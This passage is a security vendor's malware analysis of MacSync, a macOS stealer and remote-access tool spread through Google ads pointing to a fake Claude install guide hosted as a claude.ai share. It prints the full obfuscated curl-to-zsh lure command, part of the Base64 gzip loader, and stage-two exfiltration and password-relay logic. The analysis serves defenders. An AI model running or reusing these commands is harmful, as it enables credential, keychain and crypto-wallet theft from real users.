

Acknowledgments: Special thanks to Ryan Dowd for his contributions to this investigation and write-up.
Background

In mid-July, Huntress investigated a macOS intrusion in which the victim thought they were installing Claude, but instead ran a full stealer and remote access tool called MacSync. The path in was relatively straightforward. The user searched Google for how to install Claude on a Mac, clicked a sponsored search result, and landed on a public Claude share on the real claude.ai domain dressed up as an Apple Support install guide. That page told them to open Terminal and paste a single curl command, which pulled a loader from the attacker's infrastructure.
If this feels familiar, that's because it is. Huntress previously documented cases of AMOS Stealer delivered through poisoned ChatGPT and Grok conversations, and SectopRAT delivered through a fake Claude desktop malvertising campaign. In each of those cases, poisoned search results surfaced AI-hosted guides that ended with the installation of malware on victims' systems.
In this instance, the pasted command downloads MacSync and unfolds into a six-stage chain. It tricks the user into granting Full Disk Access, steals browser data and keychain secrets, captures a confirmed account password, drops a native Mach-O RAT for hands-on control, and adds a helper built to quietly win Screen Recording permission. If it finds certain crypto wallet apps already installed, it goes one step further and rewrites them in place so a normal-looking launch leads to a fake recovery flow that harvests the seed phrase and sends it to the operator.
Because the victim took the host offline before we could pull the malware from disk, we went straight to the source and recovered MacSync from the attacker's own delivery servers. This analysis walks through how the ad-driven Claude share links to the loader, how each of the six stages works on macOS, how the infrastructure is laid out, and what defenders need to know about this attack vector.
Initial access: a weaponised Claude share
The victim went looking for Claude. Their browser history opens with a Google search for how to install Claude Code on a Mac and, two clicks later, lands on a page that appears to show the answer. In between was an ad, and the ad is the whole trick. The result they clicked was not the organic anthropic.com listing but a paid Google Ads placement.
This is malvertising in its current, least exotic form. The term was originally used to describe a booby-trapped banner that launched an exploit when loaded. What it means in practice now is an attacker buying a legitimate ad, on a legitimate ad network, pointing at a page they control, and letting the search engine put it above the real result. There's no exploit and nothing for the ad network to reject on the way in. The operator paid Google to rank a lure above anthropic.com for people searching for how to install Claude. It's the paid version of SEO poisoning, which does the same job for free by gaming the organic rankings, and the reason operators keep paying is that a sponsored slot sits above every organic result on the page.
Clicking a sponsored result never goes straight to the advertiser. The browser first passes through Google's ad-click redirect, a URL with aclk in the path, where Google records the click to bill the advertiser before sending the visitor on. That redirect carries the click's paperwork in its query string. The gclid, short for Google Click Identifier, is a token Google mints for that one click, the identifier an advertiser uses to tie a later conversion back to the exact ad and keyword that earned it.

Figure 1: How a Google-sponsored result reaches the advertiser, and what the ad-click redirect records on the way through.
The campaign ID names the ad campaign that served the click, and this one reads gad_campaignid=23991223358. An organic click produces none of this: it goes straight to the site and leaves no aclk hop and no gclid behind. So the history is unambiguous. The victim reached the page through an ad the operator paid Google to run, placed above the organic anthropic.com result for their own search, and any other victim whose history carries campaign 23991223358 walked in through the same buy. The ad's destination was a claude.ai link.
The victim was brought to a shared Claude conversation, claude.ai/share/<id>. Anthropic lets any user publish a conversation to a public share URL, and that is exactly the feature the operator abused. The lure lives on claude.ai itself, over HTTPS, on a domain the target already trusts. There is no lookalike domain to notice and no certificate warning to click through.
The same feature has been in the news for the opposite reason. Reporters recently found private Claude conversations surfacing in Google and Bing results because a claude.ai/share link is an ordinary public web page that search engines crawl like any other. Users exposing their own chats and an operator planting a fake install guide stem from the same design decision. Whatever gets published to a share URL is public, indexable, and served under Anthropic's certificate. It also means a weaponised share can be found with no ad behind it at all, though this operator paid for the traffic anyway.


Figure 2: The weaponised claude.ai shared conversation, badged as shared by Apple Support, walking the victim through pasting a curl one-liner into Terminal.
The staging is careful. The share is titled "Running Claude Code on Mac" and carries a "Shared by Apple Support" badge, a display name the operator picked. Anthropic's own safety banner, which sits directly above the content, reads "This is a copy of a chat between Claude and Apple Support," so the platform repeats the attacker's chosen name back to the reader as if it were an established fact. The conversation itself presents a tidy answer, "Get Claude Code on Mac in Minutes," written to read like vendor documentation. Step 1 tells the user to open Terminal. Step 2 tells them to paste one command and press Return. A closing "What the Installation Provides" list promises the install "leaves your personal files untouched" and "makes no system-level modifications without your approval."
The attack hinges on the pasted command:
curl -kfsSL $(echo 'aHR0cDovL2FnZW50aWNzb3JhLmNvbS9jdXJsL2FhOGIxYTg2YmJiYWE3Zjk3YXU='|base64 -D)|zsh
The URL is hidden inside that Base64 blob, so the line shows no domain at a glance, just an echo piped through base64 -D. Decode the blob, and the loader gives up its endpoint, hxxp://agenticsora[.]com/curl/<token>, one of the two delivery domains behind this kit. curl -kfsSL fetches it silently with certificate validation turned off, and the trailing |zsh runs whatever comes back without it ever landing on disk as a file. There is no exploit and no malicious file to catch, only a command the user runs by hand in a terminal they opened themselves.
The domain name is doing its own bit of its own social engineering. agenticsora[.]com reads like an AI product, "agentic" plus Sora, OpenAI's video model, and neither word has anything to do with what the server hosts. Whether the operator registered it for an earlier Sora-themed campaign and pointed it at this one, or just picked an AI-flavoured name that would sit comfortably beside a Claude install guide, we can't tell from what we have. Either way, a domain that looks like it belongs to an AI tool draws less scrutiny from someone who went looking for one.
Nothing about claude.ai, a shared conversation, or a curl command is malicious on its own. The operator chained the three, aimed them at a routine software search, and let the victim run the install.
That command was also our way in. We reconstructed the request the loader makes, a spoofed macOS User-Agent and a static api-key the delivery server checks for, and pulled that first payload ourselves from agenticsora[.]com.
Huntress also caught the same infostealer chain on another macOS host, and there the pasted one-liner resolved to malwareaudit[.]com instead. Same tokenised /curl endpoint, same api-key, a different domain in front of it. Pulling that build gave us a second copy of every stage to compare against the first, which is how we know which parts of the kit are per-victim and which are fixed.

That first payload is the start of the kill chain. From here, we follow the chain in the order it runs. Six stages, each setting up the next. A zsh loader the victim pasted, the payload it inflates and runs in the background, the server-side AppleScript that does the actual stealing, the Mach-O RAT that keeps the operator on the box, the signed helper that exists to win a single TCC permission, and the wallet trojans that turn a one-off data theft into an endless loop of stealing crypto. Figure 3 puts the whole chain on one page, and the sections that follow take it a stage at a time.

Figure 3: The six stages of MacSync, from the pasted curl one-liner to the trojanised wallet apps.
Stages 1 and 2: the loader and its decoded payload
A loader is the smallest useful thing an attacker can get you to run. Its whole job is to reach out, fetch the real malware, and start it, which means it can stay small and cheap to rebuild. Nothing in a loader needs to look like a stealer, because the stealer arrives afterwards.
After sending the initial curl command, the server handed us a tiny zsh loader script, 1,442 bytes. Stage 1 is the wrapper, and the loader is a three-line wrapper around a gzip-compressed, Base64-encoded payload delivered as a heredoc:
#!/bin/zshd30924=$(base64 -D <<'PAYLOAD_m11797186874058' | gunzipH4sIAPplVmoAA91W72+bOBj+nr/iHaMRrHKBBEjSlnXVrtKqqdupXXXV7abIYJNYIcDFzjXNtv/9
... [~18 lines of Base64] ...PAYLOAD_m11797186874058)eval "$d30924"
Deobfuscation is mechanical and fully static, no execution required. The heredoc body is Base64, and its leading bytes H4sI decode to the gzip magic (1f 8b 08), so base64 -D decodes it and gunzip inflates it to the real second stage, which the wrapper runs with eval. We reproduced the decode and inflate offline (no eval) to recover the inner script.

Figure 4: Base64 to gunzip in CyberChef, inflating the outer loader to reveal the inner daemon_function second stage.
The wrapper is per-build polymorphic. The two loaders use different variable names (d30924 vs d1904) and different heredoc delimiters (PAYLOAD_m11797186874058 vs PAYLOAD_m58092800820545). Because the only meaningful content that changes is the embedded token, which updates the compressed byte stream, every build produces a unique outer hash while the logic remains identical. The randomised name and delimiter add a second layer of trivial signature evasion. That is why we anchor on behaviour, not checksum.
Stage 2 is the inflated payload, a single zsh function, daemon_function, run in the background. It has three jobs:
Fetch and run. It requests
hxxp://agenticsora[.]com/dynamic?txd=<token>and pipes the response straight intoosascript. The server returnsAppleScripton the fly, which the loader executes without ever writing it to disk. If it's called with a captured password as an argument, it appends&pwd=$1to that URL, relaying the password back to the C2 so the server can hand back a password-aware next stage.Exfiltrate. If
/tmp/osalogging.zip, the stolen-data archive, exists and is not empty, it uploads it in 10 MiB chunks viaHTTPPUTto/gate, one chunk per request, retrying up to eight times each with an increasing backoff.Clean up. On a fully successful upload, it runs
rm -f /tmp/osalogging.zipto reduce on-disk residue.
